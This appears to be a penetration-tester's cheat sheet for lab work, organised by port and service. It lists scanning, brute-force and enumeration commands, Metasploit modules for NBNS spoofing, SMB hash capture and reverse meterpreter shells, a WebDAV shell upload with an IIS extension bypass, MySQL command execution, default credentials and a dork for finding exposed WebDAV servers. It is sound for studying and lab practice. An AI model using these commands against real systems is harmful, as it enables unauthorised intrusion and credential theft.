- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/Whoami
- Copy proof.txt
- Dump hashes

- Dump SSH Keys
- Delete files
- Reset Machine

From <<https://guide.offsecnewbie.com/general-methodology>>

Good Example

Saturday, January 5, 2019 1:36 AM

```
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16  
&  
nmap -p80,8000,8080 10.11.0.0/16 -oG - | nikto -host -
```

Scans:

```
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16  
nmap -p80,443,5800,5900,8000,8080 10.11.0.0/16 -oG - | nikto -host -  
nmap -vv -A -PS -PA -PU -PE -PP -sS -sU -p0-65535 -sC -sV -oA comp5 -iL /root/targets.txt  
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -p 1-65535 -r 1000 -R 5 -i  
tap0 -l /root/unicornscan1.txt 10.11.1.0/16  
unicornscan -mTsf -lv -r 1000 -l /root/unicornscan2.txt 10.11.1.0/16  
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l  
/root/unicornscan3.txt 10.11.1.0/16  
unicornscan -v -z -B 80 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l  
/root/unicornscan4.txt 10.11.1.0/16  
unicornscan -v -z -B 4343 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l  
/root/unicornscan5.txt 10.11.1.0/16  
unicornscan -v -z -H -mUTAsf -r 1000 -l /root/unicornscan6.txt 10.11.1.0/16  
netdiscover -r 10.11.1.0/16
```

Most basic usage of arp-scan is scanning local network with a single options named `--localnet` or `-l`. This will scan whole local network with arp packets. While using arp-scan we need root privileges.

```
1      $ arp-scan --localnet
```

If the responses return by the scanned hosts are important for us we can save them in pcap format. Pcap format is supported by tools like tcpdump, wireshark etc. We will use `-pcapsavefile` or `-W` options to specify pcap file.

Dmitry **-b** is used for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

1	dmitry -b 192.168.1.106
---	-------------------------

Webmin

Webmin is a webgui to interact with the machine.

The password to enter is the same as the password for the root user, and other users if they have that right. There are several vulnerabilities for it. It runs on port 10000.

Wordpress

```
sudo wpscan -u http://cybear32c.lab
```

If you hit a 403. That is, the request is forbidden for some reason. Read more here:

https://en.wikipedia.org/wiki/HTTP_403

It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting `--random-agent`. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

```
sudo wpSCAN -u http://cybear32c.lab/ --random-agent
```

Scan for users

You can use wpSCAN to enumerate users:

Webdav

Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:

cadaver 192.168.1.101/webdav

Then sign in with username and password. The default username and passwords on xamp are:

Username: wampp

Password: xampp

Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.

If you are looking for live examples just google this:

inurl:webdav site:com

Test if it is possible to upload and execute files with webdav.

```
davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfilePOC
```

If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:

upload a file called shell443.txt, which of course is your .asp shell. And then you rename it to shell443.asp;.jpg.

Now you visit the page in the browser and the asp code will run and return your shell.

References

<http://secureeyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf>

WAF - Web application firewall

One of the first things we should do when starting to poke on a website is see what WAF it has.

Identify the WAF

wafw00f <http://example.com>

<http://securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html>

Cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt

John --wordlist-megacorp-cewl.txt --rules --stdout > mutated.txt

cewl any other urls

```
netdiscover -r 192.168.1.0/24
```

FTP Enumeration (21):

```
nmap -script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
```

FTP service on 10.10.1.22:21

Enumeration

```
nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
```

```
hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp
```

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

```
ssh INSERTIPADDRESS 22
```

SSH service on 10.10.1.22:22

Bruteforcing

```
medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
```

```
hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
```

```
ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
```

Use nmap to automate banner grabbing and key fingerprints, e.g.

```
nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_22_ssh-hostkey'
```

User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
```

```
set user_file /usr/share/wordlists/metasploit/unix_users.txt
```

or

```
set user_file /usr/share/seclists/Usernames/Names/names.txt
```

run

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

You can use **-w** to slow down

SMTP Enumeration (25):

```
nmap --script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1
```

```
nc -nvv INSERTIPADDRESS 25
```

```
telnet INSERTIPADDRESS 25
```

Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

Always do users enumeration

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
```

```
use auxiliary/scanner/smtp/smtp_enum
```

Command to check if a user exists

VRFY root

Command to ask the server if a user belongs to a mailing list

EXPN root

Enumeration and vuln scanning:

```
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
```

Bruteforce

```
hydra -P /usr/share/wordlists/nmap.lst $ip smtp -V
```

Metasploit user enumeration

```
use auxiliary/scanner/smtp/smtp_enum
```

Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.

Testing SMTP open mail relay. Have a nice day.

.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

```
dirbuster (GUI)
dirb http://10.0.0.1/
nikto -h 10.0.0.1
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://\$ip -w Top1000-RobotsDisallowed.txt
```

```
wfuzz -c -z list.txt --sc 200 http://\$ip
```

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning

Gobuster quick directory busting

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
```

Gobuster comprehensive directory busting

```
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
```

Gobuster search with file extension

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
```

Nikto web server scan

```
nikto -h 10.10.10.10
```

Wordpress scan

```
wpscan -u 10.10.10.10/wp/
```

Port Checking

Netcat banner grab

```
nc -v 10.10.10.10 port
```

Telnet banner grab

```
telnet 10.10.10.10 port
```

[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite

<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

Predictable resource locator, recursion supported (Discovery)

Login forms brute force

Session brute force

Parameter brute force

Parameter fuzzing and injection (XSS, SQL)

Basic and Ntml authentication brute forcing

Source: <http://www.edge-security.com/webslayer.php>

```
root@kali:~# webslayer
```

Brute Force:

```
hydra 10.0.0.1 http-post-form  
"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P  
/usr/share/wordlists/rockyou.txt -l admin
```

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms,

statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “”, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

* Scan example.com.

```
./whatweb example.com
```

* Scan reddit.com slashdot.org with verbose plugin descriptions.

```
./whatweb -v reddit.com slashdot.org
```

* An aggressive scan of wired.com detects the exact version of WordPress.

```
./whatweb -a 3 www.wired.com
```

* Scan the local network quickly and suppress errors.

```
whatweb --no-errors 192.168.0.0/24
```

Pop3 (110):

```
telnet INSERTIPADDRESS 110
```

```
USER pelle@INSERTIPADDRESS
```

```
PASS admin
```

or:

```
USER pelle
```

```
PASS admin
```

RPCBind (111):

```
rpcinfo -p x.x.x.x
```

RPC (135)

Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip  
nmap $ip --script=msrpc-enum  
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to [heartbleed](#)

We can do that the following way.

```
sudo ssllscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed  
set RHOSTS 192.168.101.8  
set verbose true  
Run
```

Open a connection

```
openssl s_client -connect $ip:443
```

Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

Look for unsafe ciphers such as Triple-DES and Blowfish

Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

Test authentication:

```
telnet $ip 110
```

```
USER uer@$ip
```

```
PASS admin
```

```
list
```

```
retr 1
```

Finger

port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter **HTTP - Web Vulnerabilities**.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with **.htaccess** we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess file inside that directory. Content of .htaccess:

```
AuthType Basic
```

```
AuthName "Password Protected Area"
```

```
AuthUserFile /var/www/html/test/.htpasswd
```

```
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
```

```
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
```

```
    AllowOverride AuthConfig
```

```
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
```

```
USER pelle@192.168.1.105
```

```
PASS admin
```

```
# List all emails
```

```
list
```

```
# Retrieve email number 5, for example
```

```
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperability, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
```

```
smbclient //192.168.1.106/tmp
```

```
smbclient \\\\192.168.1.105\\ipc$ -U john
```

```
smbclient //192.168.1.105/IPC$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:[https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20\(Command-line%20interface/Linux%20Terminal\)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!](https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!)

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSEnc

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

```
enum4linux -a 10.0.0.1
```

```
nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain
```

```
py 192.168.XXX.XXX 500 50000 dict.txt
```

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX
```

```
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse
```

```
smbclient -L //INSERTIPADDRESS/
```

List open shares

```
smbclient //INSERTIPADDRESS/IPC$ -U john
```

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service
```

```
netbios-ns 137/udp
```

```
netbios-dgm 138/tcp # NETBIOS Datagram Service
```

```
netbios-dgm 138/udp
```

```
netbios-ssn 139/tcp # NETBIOS session service
```

```
netbios-ssn 139/udp
```

```
microsoft-ds 445/tcp # if you are using Active Directory
```

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

```
mblookup -A $ip
```

```
enum4linux -a $ip
```

Used to enumerate data from Windows and Samba hosts and is a wrapper for smbclient, rpcclient, net and nmblookup

Look for users, groups, shares, workgroup/domains and password policies

```
list smb nmap scripts
```

```
locate .nse | grep smb
```

```
[+] NBNS Spoof / Capture
```

```
[>] NBNS Spoof
```

```
msf > use auxiliary/spoof/nbns/nbns_response
```

```
msf auxiliary(nbns_response) > show options
```

```
msf auxiliary(nbns_response) > set INTERFACE eth0
```

```
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
```

```
msf auxiliary(nbns_response) > run
```

```
[>] SMB Capture
```

```
msf > use auxiliary/server/capture/smb
```

```
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb
```

```
msf auxiliary(smb) > run
```

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieve information about the target using SAM (Security Account Manager).

It lists out all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

SNMP Enumeration (161):

```
snmpwalk -c public -v1 10.0.0.0
snmpcheck -t 192.168.1.X -c public
onesixtyone -c names -i hosts
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
snmpenum -t 192.168.1.X
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
snmpwalk -c public -v1 $ip
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
Based on UDP, stateless and susceptible to UDP spoofing
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
snmpwalk -c public -v1 10.1.1.1 # we need to know that there is a community called public
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
snmp-check -t $ip -c public
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory here means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store user information. Ldap is used more often in corporate structure. Web applications can use Ldap for authentication. If that is the case it is possible to perform **Ldap-injections** which are similar to sql injections.

You can sometimes access the Ldap using an anonymous login, or with other words no session. This can be useful because you might find some valuable data about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vulnerable to shellshock <https://www.exploit-db.com/exploits/34896/>

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: <http://localhost:631/admin>

You authenticate with the OS-users.

Find version. Test `cups-config --version`. If this does not work surf to <http://localhost:631/printers> and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and receive email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
```

```
tnscmd10g status -h 192.168.1.101
```

Bruteforce the SID

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

<http://www.red-database-security.com/wp/itu2007.pdf>

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

```
tnscmd10g version -h INSERTIPADDRESS
```

```
tnscmd10g status -h INSERTIPADDRESS
```

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p  
mysql -h <Hostname> -u root  
mysql -h <Hostname> -u root@localhost  
mysql -h <Hostname> -u ""@localhost  
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql ENUM,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
```

Mysql-commands cheat sheet

<http://cse.unl.edu/~sscott>ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Mysql

```
nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql ENUM,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
```

Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

Vuln scanning:

```
sqlmap -u 'http://\$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

If MySql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
```

```
mysql> \! sh
```

MsSql

Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
```

```
nmap -sU --script=ms-sql-info $ip
```

Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
```

```
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ./freetds.conf  
[someserver]  
host = $ip  
port = 1433  
tds version = 8.0  
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this

is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correctly configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

cat /etc/my.cnf

<http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html>

Mysql-commands cheat sheet

<http://cse.unl.edu/~sscott>ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the database and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credentials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

/var/www/html/configuration.php

In that file you find the

```
<?php  
class JConfig {  
    var $mailfrom = 'admin@rainng.com';  
    var $fromname = 'testuser';  
    var $sendmail = '/usr/sbin/sendmail';  
    var $password = 'myPassowrd1234';  
    var $sitename = 'test';  
    var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';  
    var $MetaKeys = 'joomla, Joomla';
```

```
var $offline_message = 'This site is down for maintenance. Please check back again soon.';  
}
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

<https://www.exploit-db.com/docs/40123.pdf>

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

`background`

```
use post/windows/gather/credentials/vnc
```

`set session X`

`exploit`

```
vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try `shift-ctr-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
```

```
set rhosts 192.168.1.109
```

```
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth  
set rhosts 192.168.1.109  
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

